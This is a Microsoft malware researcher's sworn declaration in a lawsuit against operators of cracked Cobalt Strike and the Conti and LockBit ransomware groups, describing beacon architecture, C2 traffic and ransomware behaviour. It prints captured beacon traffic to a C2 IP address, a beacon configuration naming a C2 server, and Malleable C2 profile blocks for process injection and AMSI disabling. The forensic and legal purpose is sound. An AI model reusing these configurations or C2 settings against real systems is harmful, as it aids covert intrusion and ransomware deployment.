UNITED STATES DISTRICT COURT
EASTERN DISTRICT OF NEW YORK

MICROSOFT CORPORATION, a Washington Corporation, FORTRA, LLC, a Delaware Limited Liability Company, and HEALTH-ISAC, INC., a Florida Corporation,

Plaintiffs,

v.

JOHN DOES 1-2, JOHN DOES 3-4 (AKA CONTI RANSOMWARE GROUP), JOHN DOES 5-6 (AKA LOCKBIT RANSOMWARE GROUP), JOHN DOES 7-8 (AKA DEV-0193), JOHN DOES 9-10 (AKA DEV-0206), JOHN DOES 11-12 (AKA DEV-0237), JOHN DOES 13-14 (AKA DEV-0243), JOHN DOES 15-16 (AKA DEV-0504), Controlling Computer Networks and Thereby Injuring Plaintiffs and Their Customers,

Defendants.

Case No.

FILED UNDER SEAL

DECLARATION OF RODEL FINONES IN SUPPORT OF APPLICATION FOR AN EMERGENCY *EX PARTE* TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE RE PRELIMINARY INJUNCTION

I, Rodelio G. Fiñones, declare as follows:

1. I am a Principal Security Software Engineer & Malware Researcher in Microsoft Corporation's Digital Crimes Unit ("DCU"). I make this declaration in support of Microsoft's Application for An Emergency Temporary Restraining Order and Order To Show Cause Re Preliminary Injunction. I make this declaration of my own personal knowledge or on information and belief where noted. If called as a witness, I could and would testify competently to the truth of the matters set forth herein.

2. I have been employed by Microsoft since June 2009. In my role at Microsoft, I assess technological security threats to Microsoft and the impact of such threats on Microsoft's business and customers. I work with a team of investigators that focuses in part on researching different categories of malware, including botnets. My team and I research emerging malware

threats through analysis of submitted samples, reverse engineering, forensic examination, data stream analysis, and development of tools to track botnet development. I am the team lead in developing malware prevention and eradication tools. Prior to joining Microsoft, I worked from 2004-2009 for Fortinet Technologies (Canada), Inc. as a Principal Software Developer/Researcher (2007-2009) and Senior Antivirus Analyst (2004-2007). My job included research and analysis of complex malware and the development of tools to detect and eradicate malware. From 1999-2004, I worked for Trend Micro, Inc. as a Senior Anti-Virus Researcher and Anti-Virus Engine Developer. During my professional career, I have received advanced, specialized training and extensive practical experience in investigating malware and botnets and in devising technical countermeasures to detect and disable them. A true and current copy of my curriculum vitae can be found in **Exhibit 1**.

I. INVESTIGATION INTO THE COBALT STRIKE COMMAND AND CONTROL INFRASTRUCTURE

A. Cobalt Strike and its Components

3. My declaration concerns the Defendants' malicious command and control infrastructure exploiting the legitimate penetration testing program, Cobalt Strike. My investigation leads me to believe that cracked Cobalt Strike[1] is being utilized by Defendants to distribute malware. Cobalt Strike is a powerful threat emulation tool that provides a post-exploitation agent and covert channels ideal for adversary simulations and "red team" exercises, replicating the tactics and techniques of an advanced adversary in a network. As a commercial adversary simulation software, Cobalt Strike is marketed to red teams (i.e. teams that simulate attackers). However, compromised and cracked versions of Cobalt Strike, commonly referred to

[1] As used in this declaration and in others, "cracked versions of Cobalt Strike" refer to stolen, unlicensed, or otherwise unauthorized versions or copies of Cobalt Strike.

in the cybersecurity community as "cracked" versions, is actively used by a wide range of threat actors from ransomware operators to espionage-focused Advanced Persistent Threats (APTs).

4. Cobalt Strike is the command and control application itself. This has two primary components: the team server and the client. These are both contained in the same Java executable ("JAR file") and the only difference is what parameters an operator uses to execute it:

a. **First component: Team server** (Java component) is the command and control ("C2") server portion of Cobalt Strike. It can accept client connections, BEACON callbacks, and general web requests. By default, it accepts client connections on TCP port 50050. The team server only supports being run on Linux systems.

b. **Second component: Client** (Java Component) is how operators connect to a team server. Clients can run on the same system as a Team server or connect remotely and can be run on Windows, macOS, or Linux systems.

5. Beacon is the name for Cobalt Strike's default malware payload used to create a connection to the team server. There are two types of beacon:

a. **Type 1: The Stager** is an optional beacon payload. Operators can "stage" their malware by sending an initial small beacon shellcode[2] payload that only does some basic checks and then queries the configured command and control for the fully featured backdoor.

b. **Type 2: The Full Backdoor** can either be executed through a beacon stager, by a "loader" malware family, or by directly executing the default DLL[3] export "ReflectiveLoader." This backdoor runs in memory and can establish a connection to the team server through several

[2] A shellcode is Shellcode is sequence of machine code, or executable instructions, that is injected into a computer's memory with the intent to take control of a running program.

[3] A DLL is a library that contains code and data that can be used by more than one program at the same time. For an operating system, much of the functionality of the operating system is provided by DLL. The use of DLLs helps promote modularization of code, code reuse, efficient memory usage, and reduced disk space. So, the operating system and the programs load faster, run faster, and take less disk space on the computer.

methods.

6. Loaders are not the same as beacons. Beacon is the backdoor itself and is typically executed with some other loader, whether it is the staged or full backdoor. Cobalt Strike does come with default loaders, but operators can also create their own using PowerShell, .NET, C++, GoLang, or anything capable of running shellcode. For malicious usage, operators deploy Cobalt Strike through machines already infected with other botnets[4] such as Emotet and Qakbot.

B. Beacon Analysis

7. In my investigation, I found that the beacon for egress (allowing the connection between the victim end point and the command and control server) is the HTTP/S beacon. Once connected, an encrypted beacon binary is downloaded from the Cobalt Strike infrastructure. The Cobalt Strike beacon loader is responsible for downloading, decrypting the beacon binary, injecting code into a Windows process, and passing the control to the beacon binary.

8. The beacon binary contains the shellcodes and the actual DLL file. The DLL is loaded directly from the beginning and contains simple codes that transfer the control to the ReflectiveLoader exported function. ReflectiveLoader contains shellcodes responsible for loading the beacon DLL in the current process using reflective loading.[5] In order for reflective loading of the DLL to occur, APIs[6] must be resolved in two ways to transfer the control of the DLLs entry point.

a. One way is using a precomputed hash algorithm and values.

[4] Botnets vary in size and complexity and may be comprised of only a few hundred up to many millions of infected computers.

[5] Reflective loading is a technique that allows an attacker to inject a DLL into a victim process from memory rather than disk.

[6] APIs are mechanisms that enable two software components to communicate with each other using a set of definitions and protocols. In this case, some of the needed 6 kernel32 APIs for reflective loading of the DLL includes LoadLibrary, LoadLibraryExA, GetModuleHandleA, GetProcAddress, VirtualAlloc, and VirtualProtect.

b. Another is by using hardcoded APIs – GetProcAddress and GetModuleHandleA.

9. A single beacon DLL contains all the capabilities of the Cobalt Strike tool. It reproduces the copyrighted Microsoft declaring code, that is part of the Microsoft application programming interfaces ("APIs"), to be able to accomplish key features and uses both load-time linking[7] and run-time linking.[8] Based on my analysis, a total of 239 Microsoft Windows APIs were utilized and copied from the following DLLs via both load-time and run-time linking, which equates to hundreds of lines of Microsoft's copyrighted declaring code, and the structure and organization of that code, being copied by Defendants:

a. kernel32.dll - 171 APIs
b. advapi32.dll - 24 APIs
c. wininet.dll - 12 APIs
d. ws2_32.dll - 21 APIs
e. ntdll.dll – 4 APIs
f. user32.dll – 5 APIs
g. mscoree.dll – 1 API
h. mspdb80.dll – 1 API

10. **Figure 1** shows libraries/APIs linked to the Cobalt Strike beacon via load-time linking and **Figure 2** shows the DLL and API mapping to demonstrate how DLLs and APIs correlate to one another.

[7] https://learn.microsoft.com/en-us/windows/win32/dlls/load-time-dynamic-linking.

[8] https://learn.microsoft.com/en-us/windows/win32/dlls/run-time-dynamic-linking.



Figure 1



Figure 2

11. Cobalt Strike features are supported via commands issued by (i) clients to the team server, and (ii) the team server responding to the beacon request that contains the command instructions to accomplish the objectives. When Defendants execute the beacon DLL to the victim

machine, via stager, other malware or tools, beacon DLL will start contacting the command and control server continuously by sending an encrypted metadata.

12. Metadata is the data sent to the command and control infrastructure and contains information about the victim such as: language code page, process ID of the running Cobalt Strike process instance, SessionID, process ID and privilege, operating system version info, GetModuleHandle and GetProcAddress entry points, private IP address, computer name, user name, module filename, and AES session key. Metadata content may change as a new version of the legitimate Cobalt Strike is released.

13. The metadata is encrypted with asymmetric RSA algorithm[9] using a public key specified in the configuration file ("config file").[10] In addition, both client and server can use symmetric Advanced Encryption Standard 256 ("AES256") algorithm with a single generated session key to encrypt and decrypt the rest of the command and control communication. The session key is also part of the metadata. The communication is also protected using a hashing algorithm.

14. At this point, the beacon is continuously sending this initial command and waiting for further instructions. Behavior of the command and control infrastructure communication may change according to the configuration set by the operator. **Figure 3** below shows that the metadata store on the cookie header and the command and control infrastructure server has no task for the beacon and just replies back with empty data.

---

[9] The RSA algorithm (Rivest-Shamir-Adleman) is the basis of a cryptosystem - a suite of cryptographic algorithms that are used for specific security services or purposes - which enables public key encryption and is widely used to secure sensitive data, particularly when it is being sent over an insecure network such as the internet. *See* https://www.techtarget.com/searchsecurity/definition/RSA#:~:text=The%20RSA%20algorithm%20(Rivest%2DShamir%2DAdleman)%20is%20the,an%20insecure%20network%20such%20as.

[10] A configuration file, often shortened to config file, defines the parameters, options, settings and preferences applied to operating systems, infrastructure devices and applications in an IT context.

```
GET /ptj HTTP/1.1
Accept: */*
Cookie: KN9zfIq31DBBdLtF4JUjmrhm0lRKkC/I/zAiJ+Xxjz787h9yh35cRjEnXJAwQcWP4chXobXT/E5YrZjgreeGTrORnj//A5iZw2TClEnt+
+gLMyMHwgjsnvg9czGx6Ekpz0L1uEfkVoo4MpQ0/kJk9myZagRrPrFWdE9U7BwCzlE=
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; WOW64; Trident/5.0)
Host: 192.254.79.71:8080
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 2 Feb 2021 16:23:57 GMT
Content-Type: application/octet-stream
Content-Length: 0
```

Figure 3

15. **Figure 4** below shows when an operator issues a command to a team server. In this case the team server responds with the data.

```
GET /ptj HTTP/1.1
Accept: */*
Cookie: KN9zfIq31DBBdLtF4JUjmrhm0lRKkC/I/zAiJ+Xxjz787h9yh35cRjEnXJAwQcWP4chXobXT/E5YrZjgreeGTrORnj//A5iZw2TClEnt+
+gLMyMHwgjsnvg9czGx6Ekpz0L1uEfkVoo4MpQ0/kJk9myZagRrPrFWdE9U7BwCzlE=
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; WOW64; Trident/5.0)
Host: 192.254.79.71:8080
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 2 Feb 2021 16:32:34 GMT
Content-Type: application/octet-stream
Content-Length: 48

...QA}.......a`.....U....Y.W)ZK.X.....o..l......
```

Figure 4

16. **Figure 5** below provides an example of an instance when the beacon sends data back to the command and control server (team server).

Figure 5

C. Beacon Config File

17. The beacon DLL includes an encrypted configuration file that contains several parameters that control the operation of the beacon DLL, including, the beacon type, the frequency and timing of the beacon contacting the command and control server, the access ports for controlling the command and control communications, the instructions for encoding the metadata, the beacon expiration date (kill date), and most importantly, the watermark.

18. Cobalt Strike watermarks are a unique value generated from and tied to a given "CobaltStrike.auth" file. The CobaltStrike.auth file is a configuration file used by Cobalt Strike to determine license ID and expiration. When launched, Cobalt Strike will check that the license is valid and unexpired. The CobaltStrike.auth file is required to launch modern versions of Cobalt Strike, and it is updated when updating Cobalt Strike and when entering a license (whether for the first time or as a re-entry). A matching watermark means that two payloads came from team servers using the same CobaltStrike.auth file. This does not necessarily mean it came from the same

operator. Someone can copy the whole Cobalt Strike directory, including the auth file, and install it on another server which would then have the same watermark until the license expired.

19. **Figure 6** is an example of a configuration file.

```
{
    "Config": {
        "BeaconType": "HTTP",
        "Port": 80,
        "SleepTime": 45000,
        "MaxGetSize": 1403644,
        "Jitter": 37,
        "PublicKey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC3g7RiGbQy+cNxbjWG1xpYkAw1c29/<REDUCTED>AAA==",
        "C2Server": "dns.adspay.io,/jquary-3.3.1.min.js",
        "SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
        "Spawnto_x86": "%windir%\\syswow64\\dllhost.exe",
        "Spawnto_x64": "%windir%\\sysnative\\dllhost.exe",
        "CryptoScheme": 0,
        "HttpGet_Verb": "GET",
        "HttpPost_Verb": "POST",
        "HttpPostChunk": 0,
        "Watermark": 100000,
        "bStageCleanup": "True",
        "bCFGCaution": "False",
        "UserAgent": "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko",
        "HttpPostUri": "/jquary-3.3.2.min.js",
        "HttpGet_Metadata": "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8,Referer: http://code.jquery.com/,Accept-Encoding: gzip, deflate,__cfduid=,Cookie",
        "HttpPost_Metadata": "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8,Referer: http://code.jquery.com/,Accept-Encoding: gzip, deflate,__cfduid",
        "HostHeader": "",
        "bUsesCookies": "True",
        "Proxy_Behavior": "Use IE settings",
        "KillDate": null,
        "bProcInject_StartRWX": "False",
        "bProcInject_UseRWX": "False",
        "bProcInject_MinAllocSize": 17500,
        "ProcInject_PrependAppend_x86": "kJA=,Empty",
        "ProcInject_PrependAppend_x64": "kJA=,Empty",
        "ProcInject_Execute": "CreateThread_",
        "ProcInject_AllocationMethod": "NtMapViewOfSection"
    }
}
```


Figure 6

D. Post Exploitation

20. The main purpose of post-exploitation is to gain access to all parts of the target system without knowing the user or without being detected. In cracked versions of Cobalt Strike, commands are built-in to the beacon that rely only on 32-bit version of Windows (Win32) APIs to meet their objectives. In the versions of the beacon that we have analyzed, there are more than 100 supported commands.[11]

21. In addition, beacon capabilities can be extended through the "Beacon Object Files"

[11] Full command list/names are listed here: https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/appendix-a_beacon-opsec-considerations.htm. Detailed documentation of each set of commands can be found here: https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/post-exploitation_main.htm#_Toc65482780.

("BOF") which is a compiled program, written to a convention that allows it to execute within a beacon process and use internal beacon APIs. BOFs are a way to rapidly extend the beacon agent with new post-exploitation features. BOFs may allow the attackers to reproduce Microsoft copyrighted API declaring code.

E. Process Injection

22. Post-exploitation features of cracked versions of Cobalt Strike are implemented as Windows DLLs (modules). To execute these features, Cobalt Strike "spawns" a temporary process, and injects the module into it (see **Figure 7** for an example). The post-exploitation block controls the content and behaviors specific to the cracked Cobalt Strike's post- exploitation features. This configuration information is then stored on the beacon deployed to the victims.

```
post-ex {
      # control the temporary process we spawn to
      set spawnto_x86 "%windir%\\syswow64\\rundll32.exe";
      set spawnto_x64 "%windir%\\sysnative\\rundll32.exe";

      # change the permissions and content of our post-ex DLLs
      set obfuscate "true";

      # change our post-ex output named pipe names...
      set pipename "evil_####, stuff\\not_##_ev#l";

      # pass key function pointers from Beacon to its child jobs
      set smartinject "true";

      # disable AMSI in powerpick, execute-assembly, and psinject
      set amsi_disable "true";
}
```

Figure 7

23. **Figure 8** outlines the popular legitimate Windows processes utilized by Cobalt Strike for injecting the malicious modules.



Figure 8

24. Process injection is highly customizable to fit the individual operator's preferences including but not limited to memory allocation, protections, obfuscation, and how to execute codes. For example, **Figure 9** shows the list of Microsoft copyrighted APIs to use to trigger the

execution of the malicious modules.

```
process-inject {
     # set how memory is allocated in a remote process for injected content
     set allocator "VirtualAllocEx";

     # set how memory is allocated in the current process for BOF content
     set bof_allocator "VirtualAlloc";
     set bof_reuse_memory "true";

     # shape the memory characteristics for injected and BOF content
     set min_alloc "16384";
     set startrwx "true";
     set userwx    "false";

     # transform x86 injected content
     transform-x86 {
          prepend "\x90\x90";
     }

     # transform x64 injected content
     transform-x64 {
          append "\x90\x90";
     }

     # determine how to execute the injected code
     execute {
          CreateThread "ntdll.dll!RtlUserThreadStart";
          SetThreadContext;
          RtlCreateUserThread;
     }
}
```

Figure 9

25. Although Cobalt Strike has the capability to upload and execute any tools based on malware operator's choice, the cracked Cobalt Strike framework contains built-in commands that are implemented via modules (DLL). These tools are sent to the beacon DLL running on the victim machines and injected to the Windows processes (for example, the process svchost.exe), execute the module, and then report the result back to the operators via command and control server via HTTP post request. The following chart provides a breakdown of the modules and their purposes.

Module	**Purpose**
Screenshots	Take screenshots of the victim screen.
Desktop Control	Interact with the desktop on the victim machine. The command and control server will initiate a VNC server and establish a tunnel to the beacon DLL running on the victim machine.
Keylogger	Monitor and log keyboard strokes that current user generated. Operators have the option to take continuous screenshots or use different method to take screenshots.

Module	Purpose
Mimikatz	Tool use to extract sensitive information, such as passwords and credentials, from the system's memory. It is also used to bypass multi-factor authentication, escalate privileges, and move laterally within the network
Credential and Hash Harvesting	Dump credential hashes (like LM and NTLM hashes) from LSASS. It can also be used to recover credentials from Google Chrome.

Chart 1.

26. We tracked the list of targeted process paths utilized for process injection. To date, there are 65 unique number Windows processes that malware operators used for process injection, as reflected in **Figure 10**.

Figure 10

27. The cracked versions of Cobalt Strike design are modular, designed to allow other types of malware to leverage its infrastructure to perform different tasks. Consequently, having penetrated computing devices, they are then subject to a wide range of malware infections, which victimize the infected user in a wide variety of criminal schemes. I have witnessed or have read reports of modules performing tasks that proliferate ransomware such as Conti, LockBit, Quantum

Locker, Royal, Cuba, BlackBasta BlackCat and PlayCrypt. *See* Declaration of Jason Lyons filed concurrently with Plaintiffs' Application for an Emergency *Ex Parte* Temporary Restraining Order and Order to Show Cause re Preliminary Injunction ("Lyons Decl.") ¶ 10.

F. Ransomware API Analysis

28. Ransomware as a Service (RaaS) is a business model between ransomware operators and affiliates in which affiliates pay to launch ransomware attacks developed by operators. Due to the evolution to RaaS, cracked versions of Cobalt Strike have become one of the go-to tools for the malware operators to persist in the victim machines and to monitor and carry on the intended attacks including installing ransomware, once suitable targets are identified. Each attacker group utilizes its own versions of cracked Cobalt Strike and in most cases modifies/replaces the existing watermark with its own preferred value. Conti and LockBit are two such ransomware families leveraging cracked versions of Cobalt Strike.

29. Conti is an incredibly dangerous and damaging ransomware. Once the Conti ransomware is deployed and executed on a victim's device, a variety of actions involving DLLs and Microsoft copyrighted APIs take place. Once the Conti ransomware is on the victim's system, the Windows DLLs are loaded, but the API addresses are not resolved until they are needed by the ransomware. Per previously examined data, the Conti ransomware will call different APIs depending on the path that it follows, and this may vary depending on the target. For the Conti ransomware to use an API, the ransomware must first load the appropriate library, then resolve the API, and provide the necessary parameters to make the API calls. The list of initial DLLs resolved are standard on Windows machines, and those initial DLLs can usually be found in the Windows system directory. Once deployed on a victim's system, Conti will try to terminate a number of services to ensure that it can encrypt files, disable real time monitoring, and uninstalls the Windows Defender application, and subsequently demand a ransom or to engage in other malicious activity

directed at the victims. Lyons Decl. ¶ 32.

30. LockBit ransomware is malicious software designed to block user access to computer systems in exchange for a ransom payment. Later iterations of LockBit (LockBit 2.0 and 3.0) have increased sophistication: the "fastest encryption software" in the world, the ability to perform DDoS attacks on the victims' infrastructure, the ability to steal sensitive data, and the ability to use leak sites to expose companies' proprietary data.

31. There are a total of 457 Microsoft copyrighted APIs replicated by LockBit across more than 20 Microsoft DLLs. The chart below shows the list of Microsoft DLLs and the number of APIs replicated by LockBit operators that we have identified through the course of reverse engineering LockBit malware binaries.

Microsoft DLLs and Replicated APIs		
activeds.dll - 6	iphlpapi.dll - 2	ole32.dll - 10
advapi32.dll - 60	wtsapi32.dll - 1	shell32.dll - 6
bcrypt.dll - 1	winspool.drv - 1	shlwapi.dll - 16
crypt32.dll - 0	kernel32.dll – 105	user32.dll - 32
gdi32.dll - 22	mpr.dll - 4	userenv.dll - 3
gdiplus.dll - 49	netapi32.dll - 10	wininet.dll - 10
gpedit.dll - 1	ntdll.dll - 72	ws2_32.dll - 11

Chart 2.

32. **Figure 11** is a diagram showing the mapping of DLL and APIs associated with LockBit.



Figure 11

33. When LockBit malware is uploaded, it loads all the DLLs. When the malware runs an API, it must find the DLL base address in the memory by parsing the kernel structure to get the list of loaded modules enumerating each DLL, computing the DLL names hash[12] and matching against the target DLL, and then retrieving the address it was loaded in memory. Then it will review the list of exported functions using the previously identified base address. Again, computing the hash of the API name and matching against the target API, and computing the entry-point of the API. Finally, it uses the entry-point address to execute the API.

34. Once LockBit is in the target system, it bypasses most anti-virus detection technology and makes malware analysis complex and tedious. Each code string is encrypted and decoded as needed using custom algorithms and keys. Before continuing, it checks and avoids

[12] Computing the DLL names hash refers to the process of generating a fixed-length value (hash) based on the name of a dynamic link library (DLL). This hash value can be used to uniquely identify the DLL and can be used to quickly compare DLL names without having to compare the full strings. This process is commonly used in software development and operating system implementations to improve performance and security.

infecting machines where user language settings are set to Eastern European languages.

35. Thereafter, LockBit runs several command lines to delete shadow copies and disable Windows recovery. It regularly goes through the list of services and terminates services that are related to backup and recoveries. Further, it terminates security processes associated with operational tools. LockBit then collects all the removable and fixed volumes and drives and encrypts them. Each encrypted file will have the new appended extension "lockbit." For example: *license.txt.lockbit*.

36. For each folder where at least, a single file was encrypted, a ransom note titled *Restore-My-Files.txt* is included, which contains the information about the ransomware and the instructions on how to restore the files. *See* **Figure 12** as an example.



Figure 12

II. MICROSOFT WINDOWS SDK 8.0 PROHIBITS USE OF MICROSOFT CODE IN MALWARE

